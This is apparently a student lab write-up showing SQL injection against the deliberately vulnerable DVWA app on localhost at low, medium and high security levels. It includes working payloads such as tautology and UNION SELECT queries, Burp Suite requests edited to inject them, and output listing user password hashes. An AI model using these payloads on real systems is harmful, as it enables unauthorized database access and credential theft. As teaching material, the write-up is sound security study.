
Source Code and Demonstration of SQL Injection Vulnerabilities

All vulnerability levels (Low, Medium, and High) were tested successfully using a variety of payloads and tools like **Burp Suite**, **FoxyProxy**, and online resources like **CrackStation** and **PortSwigger**.

Tools and Environment Setup

- **Operating System:** Kali Linux (Virtual Machine)
- **Web Server:** XAMPP (Apache, MySQL, PHP)
- **Testing Platform:** DVWA (Damn Vulnerable Web Application)
- **Interception Tool:** Burp Suite with FoxyProxy

For the **Objectives** and **Help** we have the following page :




Low-Level SQL Injection:

- Input Method**:** GET request with user ID
- Challenges: We don’t have much challenges the input we enter are directly taken into execution
- Payloads that are successful

  1.id=1' OR '1'='1


  OUTPUT: This gives all the available users data available.



2.‘ UNION SELECT user,password FROM users#

OUTPUT: This gives the passwords of users available.

The passwords are given in Hashes.




Explanation: This payload exploits the lack of input sanitization, forcing the SQL query to return all user records and the passwords in Hash values.

Result: Unauthenticated access to all records and passwords are achieved .

Conclusion:we haven't used Burp suite in this level because we didn't really need it .

If payloads are having any error we get our result as follows:

Payload that are Unsuccessful:



Note :
Here we are getting password hashes in name of surname column even though they both are completely different this is because the database contains only 2 columns and by which data is organised there is no other data column in the server exclusively for password .


Medium-Level SQL Injection:

- Input Method**:** GET request, but with character filtering
- Challenges: We can't enter the input as the previous level because We get a dropdown from which we can select the ID we need. Secondly , the other issue is that special characters are not considered because of backslashing(\).

For this we are using Burp suite and intercept the request and we modify the request and forward it to the server.

Request that we intercepted from Burp Suite :

We have to modify the code in line 16 and we can forward the request to the server .



Intercept :

POST /DVWA/vulnerabilities/sqli/ HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 18

Origin: http://localhost

Connection: keep-alive

Referer: http://localhost/DVWA/vulnerabilities/sqli/

Cookie: security=medium; PHPSESSID=4e2631603b1b01d88a1b56c1fbd3af1f

Upgrade-Insecure-Requests: 1

Priority: u=0, i

id=1&Submit=Submit


Modified intercept/Requests:

- **Raw injection : 1 or 1=1**

  1.Modified line 16 : id =1 or 1=1 & Submit=Submit


  This gives data of all available users

  Output:




- **Raw Injection : 1 or 1=1 UNION SELECT user,password FROM users#**
- **Modified line 16 : id=1 or 1=1 UNION SELECT user,password FROM users#&Submit=Submit**

Output of this gives the details of users along with their passwords in hash values.


Apps Places
May 26 00:51
Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/1
Pretty Raw Hex
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=14e10fee2c248a23da52b110728b7a8c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
id=1 or 1=1 UNION SELECT user,password FROM users#&Submit=Submit
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 13
Inspector
Notes

OUTPUT:


Apps Places
May 26 05:53
FoxyProxy Options
Vulnerability: SQL Inje
SQL injection UNION a
What is SQL Injection?
CrackStation - Online
Not Secure http://localhost/DVWA/vulnerabilities/sqli/#
80%
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: 1 Submit
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: admin
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: Gordon
Surname: Brown
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: Hack
Surname: Me
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: Pablo
Surname: Picasso
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: Bob
Surname: Smith
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 or 1=1 UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Username: admin
Security Level: medium
Locale: en
View Source View Help

Explanation: Since special characters were escaped using slashes, the attack was modified to avoid quotes.

Result: Injection succeeded by crafting payload without using `'` or `--`.

High-Level SQL Injection:

- Input Method**:** POST request using CSRF tokens
- Challenges**:**


1. At this level, DVWA uses **CSRF tokens** (`user_token`) to prevent automated or tampered requests.

2. The form action uses the **POST method**, and inputs like `id` and `Submit` are protected by these dynamic tokens.

3. The token value changes with every page reload, so a **static request fails** unless a valid token is captured and reused quickly.

To overcome this, we used **Burp Suite** to intercept the request after selecting the ID from the dropdown and clicking the "Submit" button. This allowed us to extract the **valid user_token** and craft our SQL Injection payload.

Even though it is high level this is similar to the low level config because we can enter the desired query and it may still work because whatever we enter is not fully sanitised and it is not considered as distinguished data .we can comment out the “LIMIT 1 “ right after the id in line 10 from source code .



Intercept we obtained in burp suite :

POST /DVWA/vulnerabilities/sqli/session-input.php HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:138.0) Gecko/20100101 Firefox/138.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 18

Origin: http://localhost

Connection: keep-alive

Referer: http://localhost/DVWA/vulnerabilities/sqli/session-input.php

Cookie: security=high; PHPSESSID=4e2631603b1b01d88a1b56c1fbd3af1f

Upgrade-Insecure-Requests: 1

Priority: u=0, i

id=1&Submit=Submit

Payloads used to obtain the data and passwords or users :

